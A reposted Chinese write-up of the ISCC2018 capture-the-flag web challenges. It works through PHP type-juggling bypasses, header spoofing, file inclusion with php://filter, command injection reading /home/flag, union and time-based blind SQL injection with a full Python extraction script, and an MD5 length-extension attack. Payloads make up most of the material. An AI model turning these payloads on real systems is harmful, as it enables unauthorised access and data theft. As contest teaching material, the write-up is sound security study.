

ISCC2018 (web)

转载

weixin_30347009 于 2018-06-03 21:14:00 发布 98 收藏
文章标签: php 数据库
原文地址: <http://www.cnblogs.com/hell0w/p/9130537.html>
版权

ISCC2018 web writeup (部分)

#web1: 比较数字大小

只要比服务器上的数字大就好了

限制了输入长度，更改长度就好

The screenshot shows a browser interface. At the top, there is a form with the following code:

```
<form action="http://118.190.152.202:8014/" method="post">
<input maxlength="3" name="v" type="text">
```

The input field has a red oval around it, indicating it is the target of manipulation. Below the form, the browser's address bar shows the URL <http://118.190.152.202:8014/>. To the left of the address bar are three buttons: 'Load URL', 'Split URL', and 'Execute'. Below these buttons are two checkboxes: 'Enable Post data' and 'Enable Referrer'. At the bottom right of the browser window is a '提交' (Submit) button.

key is 768HKyu678567&*&K

#web2:

普通的代码审计，数组绕过

The screenshot shows a browser interface. At the top, there is a form with the following code:

```
Load URL http://118.190.152.202:8003/
Split URL
Execute
Enable Post data Enable Referrer
```

Below the form is a block of PHP code:

```
<?php
highlight_file('2.php');
$flag='*****';
if (isset($_GET['password'])) {
    if (strcmp($_GET['password'], $flag) == 0)
        die('Flag: '.$flag);
    else
        print 'Invalid password';
}
?>
```

```
INT SQL XSS Encryption Encoding Other
Load URL http://118.190.152.202:8003/?password[]='1
Split URL Execute
Enable Post data Enable Referrer
```

```
<?php
highlight_file('2.php');
$flag='*****';
if (isset($_GET['password'])) {
    if (strcmp($_GET['password'], $flag) == 0)
        die('Flag: '.$flag);
    else
        print 'Invalid password';
}
?> Flag: ISCC{iscc_ef3w5r5tw_5rg5y6s3t3}
```

```
INT SQL XSS Encryption Encoding Other
Load URL http://118.190.152.202:8003/?password[]='1
Split URL Execute
Enable Post data Enable Referrer
```

```
<?php
highlight_file('2.php');
$flag='*****';
if (isset($_GET['password'])) {
    if (strcmp($_GET['password'], $flag) == 0)
        die('Flag: '.$flag);
    else
        print 'Invalid password';
}
?> Flag: ISCC{iscc_ef3w5r5tw_5rg5y6s3t3}
```

#web3: 本地的诱惑

小明扫描了他心爱的小红的电脑，发现开放了一个8013端口，但是当小明去访问的时候却发现只允许从本地访问，可他心爱的小红不敢让这个诡异的小明触碰她的电脑，可小明真的想知道小红电脑的8013端口到底隐藏着什么秘密(key)? (签到题)

额.....题目好像坏掉了，用的是XFF

```
<?php
//print_r($_SERVER);
$arr=explode(',', $_SERVER['HTTP_X_FORWARDED_FOR']);
if($arr[0]=='127.0.0.1'){
    //key
    echo "key is ISCC{^*(UIHKJjkadshf)}";
} else{
    echo "必须从本地访问!";
}
?> </body>
</html>
```

```
<?php
//SAE 服务调整, 该题目无法继续... 可尝试自行搭建环境测试.
echo file_get_contents(__FILE__);
```

#web4: 你能跨过去吗？

如果你对xss了解的话,那你一定知道key是什么了， 加油！

发现一段base64

Key Words:XSS
如果你对xss了解的话,那你一定知道key是什么了，加油！
http://www.test.com/NodeMore.jsp?id=672613&page=2&pageCounter=32&undefined&callback=%2b%2b%20%2eADwAcwBjAHIAuQHQAfPgBhAGwA2QByAHQAKAAjAGuAZQ85ADoAtwAIAg4AcwBmAG8AYwB1AHMAWABTAfMAdABIAHMAdAAIAc8AigApADwAI.wBzAGMAcgBpAHA="1302746925413

解码处理后内容为：

```
<script>alert("key:/%nsfocusXSStest%")</script>
```


但这并不是最终的flag，还需要将key提交，也就是这串字符：

/%nsfocusXSStest%/



#web5: 一切都是套路

好像有个文件忘记删了



Load URL: http://118.190.152.202:8009/index.php
Split URL
Execute
 Enable Post data Enable Referrer

flag is here

随手试了试index.php.bak, index.php.swp, index.php.txt

发现index.php.txt有内容

```

include "flag.php";

if ($_SERVER["REQUEST_METHOD"] != "POST")
    die("flag is here");

if (!isset($_POST["flag"]))
    die($_403);

foreach ($_GET as $k => $v) {
    $$k = $$v;
}

foreach ($_POST as $k => $v) {
    $$k = $v;
}

if ( $_POST["flag"] !== $flag )
    die($_403);

echo "flag: ". $flag . "\n";
die($_200);

?>

```

看代码是一个有\$\$引起的变量覆盖

文章：<https://www.cnblogs.com/bmjoker/p/9025351.html>有详细解释，所以直接构造就好

Load URL: http://118.190.152.202:8009/index.php?_200=flag
 Enable Post data Enable Referrer
Post data: flag=adsdadsad

flag: adsdadsad ISCC{taolu233333....}

#web6: 你能绕过吗？

没过滤好啊

Load URL: http://118.190.152.202:8008/
 Enable Post data Enable Referrer

ID: 1
ID: 2
ID: 3
ID: 4

点开之后一直以为是个注入，试了好久感觉不像是注入，看了下f这个参数，随手试了下文件包含，将f=articles 改为f=index，页面响应很慢，应该是index里边有东西

The screenshot shows a browser window with the URL `http://118.190.152.202:8008/index.php?f=articles&id=1`. The page content displays several hyperlinks labeled "ID: 1", "ID: 2", "ID: 3", "ID: 4", and "contents.1". Below the browser window, there is a toolbar with buttons for "Load URL", "Split URL", "Execute", and checkboxes for "Enable Post data" and "Enable Referrer".

ID: 1

ID: 2

ID: 3

ID: 4

contents.1

尝试伪协议

The screenshot shows a browser window with the URL `http://118.190.152.202:8008/index.php?f=php://filter/read=convert.base64-encode/resource=index&id=1`. The page content shows "ID: 1", "ID: 2", "ID: 3", "ID: 4", and an error message "error...". Below the browser window, there is a toolbar with buttons for "Load URL", "Split URL", "Execute", and checkboxes for "Enable Post data" and "Enable Referrer".

php变为pHp试试

The screenshot shows a browser window with the URL `http://118.190.152.202:8008/index.php?f=pHp://filter/read=convert.base64-encode/resource=index&id=1`. The page content shows "ID: 1", "ID: 2", "ID: 3", "ID: 4", and a long, encoded string: "PCFET0NUVVBFIGH0bWw+CjxodG1sIjxhbmc9ImVulj4KPGhiYWQ=CiAgICA8dGloGU+5a+86liq6aG1PC90aXRsZT4KICAgIDxtZXRhIGNoYX". Below the browser window, there is a toolbar with buttons for "Load URL", "Split URL", "Execute", and checkboxes for "Enable Post data" and "Enable Referrer".

解码之后为：

```
<!DOCTYPE html>

<html lang="en">

<head>

<title>ääééíü</title>

<meta charset="UTF-8">

</head>

<body>

<a href='index.php?f=articles&id=1'>ID: 1</a>

<br>

<a href='index.php?f=articles&id=2'>ID: 2</a>

<br>

<a href='index.php?f=articles&id=3'>ID: 3</a>
```

```
</br>

<a href='index.php?f=articles&id=4'>ID: 4</a>

</br>

</body>

</html>
```

```
<?php

#ISCC{LFI0000000000000000}

if(isset($_GET['f'])){

    if(strpos($_GET['f'],"php") != False){

        die("error...");

    }

    else{


        include($_GET['f'] . '.php');

    }

}

?>
```

#web7:




这里添加XFF不行， 需要添加Client-ip

#web8: 请ping我的ip 看你能Ping通吗？

我都过滤了， 看你怎么绕。

这里用%0a绕过空格就行了

用ls一个个查找，在home下发现了flag，所以最后的payload为：http://118.190.152.202:8018/?ip=%0acat /home/flag



请ping我的IP 看你会ping通吗


ISCC {8a8646c7a2fce16b166fbc68ca65f9e4}

#web9: Please give me username and password!



Please give me username or password!

随意给一个username参数之后，查看源代码会有提示



1 Username is not right<!--index.php. txt-->

```
<?php
error_reporting(0);
$flag = "*****";
if(isset($_GET['username'])){
    if (0 == strcasecmp($flag, $_GET['username'])) {
        $a = fla;
        echo "very good!Username is right";
    }
    else{
        print 'Username is not right<!--index.php. txt-->';
    }
}
else
print 'Please give me username or password!';
if (isset($_GET['password'])){
    if (is_numeric($_GET['password'])){
        if (strlen($_GET['password']) < 4) {
            if ($_GET['password'] > 999){
                $b = g;
                print '<p>very good!Password is right</p>';
            }
            else
                print '<p>Password too little</p>';
        }
        else
            print '<p>Password too long</p>';
    }
    else
        print '<p>Password is not numeric</p>';
}
if ($a.$b == "flag")
    print $flag;
?>
```

username用数组绕过， password用科学计数法绕过

very good!Username is right
very good!Password is right
flag{ISCC2018_Very_GOOD!}

#web10: php是世界上最好的语言

听说你用php?

```
用户名: 密码: 提交查询
<html>
<body>
<form action="md5.php" method="post" >
    用户名:<input type="text" name="username"/>
    密码:<input type="password" name = "password"/>
    <input type="submit" >
</body>
</html>
<?php
header("Content-type: text/html; charset=utf-8");
if(isset($_POST['username'])&&isset($_POST['password'])){
    $username = $_POST['username'];
    $password = $_POST['password'];
}
else{
    $username="hello";
    $password="hello";
}
if(md5($password) == 0){
    echo "xxxxx";
}

show_source(__FILE__);
?>
```

Md5弱比较，网上百度两个字符串提交查询得到另一个页面

INT SQL XSS Encryption Encoding Other

Load URL http://118.190.152.202:8005/

Execute

Enable Post data Enable Referrer

```
NULL
include 'flag.php';
$a = @$_REQUEST['a'];
@eval("var_dump($$a);");
```

给一个超全局变量GLOBALS，打印所有变量的值

```
[INT] SQL XSS Encoder Encoding Other  
Load URL Split URL Execute  
Enable Post data Enable Referrer  
http://118.1.90.152.202:8005/no_md5.php?a=GLOBALS  
array(8) { ["GET"]=> array(1) { ["a"]=> string(7) "GLOBALS" } ["POST"]=> array(0) { } ["COOKIE"]=> array(1) { ["PHPSESSID"]=> string(26) "bbst18braue64f06gffsr09s5" } ["FILES"]=> array(0) { } ["REQUEST"]=> array(1) { ["a"]=> string(7) "GLOBALS" } ["flag"]=> string(37) "5CC(a39f9a1ff7eb4bab8a6a21b2ce11b4)" ["a"]=> string(7) "GLOBALS" }  
["GLOBALS"]=> *RECURSION*  
include "flag.php";  
$a = @$_REQUEST['a'];  
@eval("var_dump($a);");
```

#web11: SQL注入的艺术

经过测试，这是一个宽字节注入的题目，共有8个字段，显示位在2, 4, 7，然后一个个查就好了

Load URL http://118.190.152.202:8015/index.php?id=-1%df%27 union select 1,2,3,4,5,6,7,8%23
Split URL Execute
Enable Post data Enable Referrer

首页 个人信息

| | |
|-------|--|
| 用户名： | 2 |
| 金钱： | 7 |
| 邮箱： | 4 |
| 个人头像： |  |

Payload: http://118.190.152.202:8015/index.php?id=-1%df%27 union select 1, database(), 3, 4, 5, 6, 7, 8%23

Load URL http://118.190.152.202:8015/index.php?id=-1%df%27 union select 1, database(), 3, 4, 5, 6, 7, 8%23
Split URL Execute
Enable Post data Enable Referrer

首页 个人信息

| | |
|-------|---|
| 用户名： | baji |
| 金钱： | 7 |
| 邮箱： | 4 |
| 个人头像： |  |

Payload: http://118.190.152.202:8015/index.php?id=-1%df%27 union select 1, table_name, 3, 4, 5, 6, 7, 8 from information_schema.tables where table_schema=0x62616a69%23

Log URL: http://118.190.152.202:8015/index.php?id=-1%df%27 union select 1,table_name,3,4,5,6,7,8 from information_schematables where table_schema=0x62616a69%23

Split URL
Execute
 Enable Post data Enable Referrer

首页 个人信息

| | |
|-------|---|
| 用户名: | admins |
| 金 钱: | 7 |
| 邮 箱: | 4 |
| 个人头像: |  |

Payload: http://118.190.152.202:8015/index.php?id=-1%df%27 union select 1,column_name,3,4,5,6,7,8 from information_schema.columns where table_name=0x61646d696e73 limit 7,1%23

Log URL: http://118.190.152.202:8015/index.php?id=-1%df%27 union select 1,column_name,3,4,5,6,7,8 from information_schema.columns where table_name=0x61646d696e73 limit 7,1%23

Split URL
Execute
 Enable Post data Enable Referrer

首页 个人信息

| | |
|-------|---|
| 用户名: | flag |
| 金 钱: | 7 |
| 邮 箱: | 4 |
| 个人头像: |  |

Payload: http://118.190.152.202:8015/index.php?id=-1%df%27 union select 1,flag,3,4,5,6,7,8 from admins%23

Log URL: http://118.190.152.202:8015/index.php?id=-1%df%27 union select 1,flag,3,4,5,6,7,8 from admins%23

Split URL
Execute
 Enable Post data Enable Referrer

首页 个人信息

| | |
|-------|---|
| 用户名: | Y0U_@@@33w_dxxmn_9rf0Od |
| 金 钱: | 7 |
| 邮 箱: | 4 |
| 个人头像: |  |

#web12: 试试看

随意开火

Load URL http://118.190.152.202:8006/
Split URL
Execute
 Enable Post data Enable Referrer



查看源代码之后得到这样一个链接：

<http://118.190.152.202:8006/show.php?img=1.jpg>

应该也是个文件包含

但是试了下

img=http://filter/read=convert.base64-encode/resource=index.php

返回文件不存在，试了试

img=http://filter/read=convert.base64-encode/resource=1.jpg

确是可以正常显示

试试

img=http://filter/read=convert.base64-encode/resource=1.jpg/resource=show.php

在源代码发现了show.php的内容

```
<?php  
  
error_reporting(0);  
  
ini_set('display_errors', 'Off');  
  
  
include('config.php');  
  
  
$img = $_GET['img'];  
  
if(isset($img) && !empty($img))  
{  
    if(strpos($img, 'jpg') !== false)
```

```
{  
  
    if(strpos($img,'resource=') !== false && preg_match('/resource=.*jpg/i',$img) === 0)  
  
    {  
  
        die('File not found.');//  
  
    }  
  
  
    preg_match('/^php:\//filter.*resource=([^|]*)/i',trim($img),$matches);  
  
    if(isset($matches[1]))  
  
    {  
  
        $img = $matches[1];  
  
    }  
  
  
    header('Content-Type: image/jpeg');  
  
    $data = get_contents($img);  
  
    echo $data;  
  
}  
  
else  
  
{  
  
    die('File not found.');//  
  
}  
  
  
}  
  
else  
  
{  
  
    ?>  
  
      
  
    <?php  
  
}  
  
?>
```

原来是在匹配*.jpg，不存在则返回File not found

最终通过以下方法找到了flag

```
>curl http://118.190.152.202:8006/show.php?img=php://filter/read=convert.base64-encode/resource=1.jpg/resource=jpg//.../flag.php
<!-- flag{interesting_PHP_Regular_expressionsssss} -->
```

#web13: Sql注入

注注注

用户名输入: 'or 1=1#，密码随便输入

发现提示normal user: 'or 1=1#

The screenshot shows a browser's developer tools Network tab. A POST request is being made to the URL `http://118.190.152.202:8011/`. In the 'Post data' section, the 'username' field contains the value `' or 1=1#` and the 'password' field contains the value `111`. The 'Enable Post data' checkbox is checked. The response body of the request shows the text `normal user: ' or 1=1#'`. Below the Network tab, there is a screenshot of a login interface with two input fields for 'username' and 'password' and a 'Login' button.

而正常输入用户名和密码则会提示账号或密码错误

The screenshot shows a browser's developer tools Network tab. A POST request is being made to the URL `http://118.190.152.202:8011/`. In the 'Post data' section, the 'username' field contains the value `aaa` and the 'password' field contains the value `111`. The 'Enable Post data' checkbox is checked. The response body of the request shows the text `账号或密码错误`.

Payload:

`username=-1'or 1=1 union select 1,2,3#&password=111`

提示: normal user: -1'or 1=1 union select 1,2,3#

Payload:

`username=-1'or 1=1 union select 1,2,3,4#&password=111`

提示: 账号或密码错误

猜测有3个字段

Payload:

```
username=-1'or 1=1 union select 1,2,IF(MID((SELECT Schema_name from infOrmation_schema.schEmata limit 0,1),1,1)=binary('i'),1,sleep(5))#&password=111
```

页面正常返回

Payload:

```
username=-1'or 1=1 union select 1,2,IF(MID((SELECT Schema_name from infOrmation_schema.schEmata limit 0,1),1,1)=binary('a'),1,sleep(5))#&password=111
```

页面返回延时

知道了注入方法，就可以动手写脚本了

最后在数据库里找到了用户名： admin， 密码md5解密后为： u4g009

登录之后发现并没有flag

| ID | 标题 | 内容 | 时间 | 备注 |
|----|--------|-------------|------|------|
| 1 | title1 | hi good day | 2017 | good |

以下是注入脚本：

```
import time

import requests

strs = "0123456789abcdefghijklmnopqrstuvwxyz{!@#$%^&*()_+."}"

strs1 = ""

for k in range(1,40):

    for i in strs:

        #payload = "-1'or 1=1 union select 1,2,IF(MID((SELECT Schema_name from
information_schema.schEmata limit 2,1),1,%d)=binary('%s'),1,sleep(0.15))#" % (k,strs1+i)

        #payload = "-1'or 1=1 union select 1,2,IF(MID((select table_name from information_schema.tables
where table_schema='mysql' limit 23,1),1,%d)=binary('%s'),1,sleep(0.15))#" % (k,strs1+i)

        #payload = "-1'or 1=1 union select 1,2,IF(MID((select column_name from
information_schema.columns where table_name='news' and table_schema='sqlI_database' limit
2,1),1,%d)=binary('%s'),1,sleep(0.15))#" % (k,strs1+i)

        #payload = "-1'or 1=1 union select 1,2,IF(MID((select pass from user where username='test'
limit 0,1),1,%d)=binary('%s'),1,sleep(0.15))#" % (k,strs1+i)

        payload = "-1'or 1=1 union select 1,2,IF(MID((select kjafuibafuohnuvwnruniguankacbh from news
limit 0,1),1,%d)=binary('%s'),1,sleep(0.15))#" % (k,strs1+i)

        data = {'username':payload,'password':'aaa'}

        url = "http://118.190.152.202:8011/"

        start_time = time.time()

        session = requests.Session()

        res = session.post(url,data)

        now_time = time.time()-start_time

        #print payload

        #print strs1

        if now_time < 0.15:

            strs1 += i

            #print payload

            print strs1

            break

        if len(strs1) < k:

            break
```

运行结果：

```
flag{hahah  
flag{hahaha  
flag{hahaha9  
flag{hahaha99  
flag{hahaha999  
flag{hahaha9999  
flag{hahaha99999  
flag{hahaha999999  
flag{hahaha9999999  
flag{hahaha99999999  
flag{hahaha999999999}
```

#web13: Collide

那么长的秘钥，要爆破到什么时候啊

```
④ Load URL http://118.190.152.202:8002/
④ Split URL
④ Execute
 Enable Post data  Enable Referrer

<?php
include "secret.php";
$username=(string)$_POST['username'];
function enc($text) {
    global $key;
    return md5($key.$text);
}
if(enc($username) === $_COOKIE['verify']){
    if(is_numeric(strpos($username, "admin"))){
        die($flag);
    }
    else{
        die("you are not admin");
    }
}
else{
    setcookie("verify", enc("guest"), time()+60*60*24*7);
    setcookie("len", strlen($key), time()+60*60*24*7);
}
show_source(__FILE__);
```

抓包查看

```
GET / HTTP/1.1
Host: 118.190.152.202:8002
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Cookie: PHPSESSID=bb5t18raue6f06gfsszio9s5; verify=78cfec57d983bia17e5582c001a3e781; len=46
Client-ip: 127.0.0.1
Connection: close
Upgrade-Insecure-Requests: 1
```

秘钥长度46位，显然爆破是不可能的，想到了hash长度扩展攻击

用hashpump

之后抓包修改提交

Request to http://118.190.152.202:8002

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
POST / HTTP/1.1
Host: 118.190.152.202:8002
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Content-Type: application/x-www-form-urlencoded
Content-Length: 58
Cookie: PHPSESSID=bbs1t0braune61f66ffzr9s5; verify=5f585093a7fe06971766c3d25c13d0eb; len=16
Client-ip: 127.0.0.1
Connection: close
Upgrade-Insecure-Requests: 1
username=guest%80%00%00%00%98%01%00%00%00%00%00%00admin
```

得到flag

INT SQL XSS Encryption Encoding Other

Log URL Split URL Execute

Enable Post data Enable Referrer

Post data

```
username=guest%80%00%00%00%98%01%00%00%00%00%00%00admin
```

ISCC(MD5_1s_n0t_Safe)

#web14: Only admin can see flag

查看源代码发现提示index.txt

内容如下：

```
<?php

include 'sqlwaf.php';

define("SECRET_KEY", ".....");

define("METHOD", "aes-128-cbc");

session_start();

function get_random_iv(){

$iv='';

for($i=0;$i<16;$i++){

$iv.=chr(rand(1,255));

}

return $iv;

}

function login($info){

$iv=get_random_iv();
```

```
$plain = serialize($info);

$cipher = openssl_encrypt($plain, METHOD, SECRET_KEY, OPENSSL_RAW_DATA, $iv);

$_SESSION['username'] = $info['username'];

setcookie("iv", base64_encode($iv));

setcookie("cipher", base64_encode($cipher));

}

function show_homepage(){

if ($_SESSION["username"]==='admin'){

echo '<p>Hello admin</p>';

echo '<p>Flag is *****</p>';

}else{

echo '<p>hello '. $_SESSION['username']. '</p>';

echo '<p>Only admin can see flag</p>';

}

echo '<p><a href="loginout.php">Log out</a></p>';

die();

}

function check_login(){

if(isset($_COOKIE['cipher']) && isset($_COOKIE['iv'])){

$cipher = base64_decode($_COOKIE['cipher']);

$iv = base64_decode($_COOKIE["iv"]);

if($plain = openssl_decrypt($cipher, METHOD, SECRET_KEY, OPENSSL_RAW_DATA, $iv)) {

$info = unserialize($plain) or die("<p>base64_decode('".base64_encode($plain)."') can't
unserialize</p>");

$_SESSION['username'] = $info['username'];

}else{

die("ERROR!");

}

}

}
```

```
if (isset($_POST['username'])&&isset($_POST['password'])) {  
  
    $username=waf((string)$_POST['username']);  
  
    $password=waf((string)$_POST['password']);  
  
    if($username === 'admin'){  
  
        exit('<p>You are not real admin!</p>');  
  
    }else{  
  
        $info = array('username'=>$username,'password'=>$password);  
  
        login($info);  
  
        show_homepage();  
  
    }  
  
}  
  
else{  
  
    if(isset($_SESSION["username"])){  
  
        check_login();  
  
        show_homepage();  
  
    }  
  
}  
  
?>  
  
<!DOCTYPE html>  
  
<html lang="en" >  
  
<head>  
  
    <meta charset="UTF-8">  
  
    <title>Paper login form</title>  
  
    <link rel="stylesheet" href="css/style.css">  
  
</head>  
  
<body>  
  
    <div id="login">  
  
        <form action="" method="post">  
  
            <h1>Sign In</h1>
```

```
<input name='username' type="text" placeholder="Username">

<input name='password' type="password" placeholder="Password">

<button>Sign in</button>

</div>

</body>

</html>
```

也是一道原题，CBC字节反转攻击

具体看<http://p0sec.net/index.php/archives/99/>

转载于:<https://www.cnblogs.com/hell0w/p/9130537.html>